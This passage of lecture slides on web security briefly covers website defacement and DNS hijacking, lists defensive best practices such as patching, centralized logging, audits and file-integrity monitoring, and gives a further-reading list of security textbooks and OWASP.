


Source: Trend Micro 2018
https://documents.trendmicro.com/assets/white_papers/wp-a-deep-dive-into-defacement.pdf

Website Defacements

Web Security

- attacks on domain name system (DNS) servers
  - DNS: library / directory, maps domain name to IP address
  - Gist: attack the mapping i.e. DNS hijacking/redirection



Note: image sourced from https://blogs.cisco.com/security/dns-under-attack

Best Practices against Web Attacks

Web Security

- use latest versions/**updates/patches** of web server, hypertext processor (PHP)/ASP/..., OS
- do **centralized log** managment
  - better info on related attacks on multiple systems
  - point of attack different from point of log, so logs cannot be affected by attackers
- do frequent security **audits**
- search of hosted websites for malicious **webshells** / automated attack tools
- use **integrity** checking tools to monitor changes to files / directory

Further Reading

Security Protocols

- Chapters 10 & 11 of the textbook: *Computer Security: Principles and Practice" by William Stallings & Lawrie Brown,* Prentice Hall, 2015

- Optional:
  - The Open Web Application Security Project (OWASP): **`https://www.owasp.org/index.php/Main_Page`**

  - Chapters 5 (Bypassing Client side controls), Chapter 7 (Attacking Session Management), Chapter 12 (Attacking users: Cross-Site Scripting) of "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto, Wiley Publishing, 2nd Edition, 2011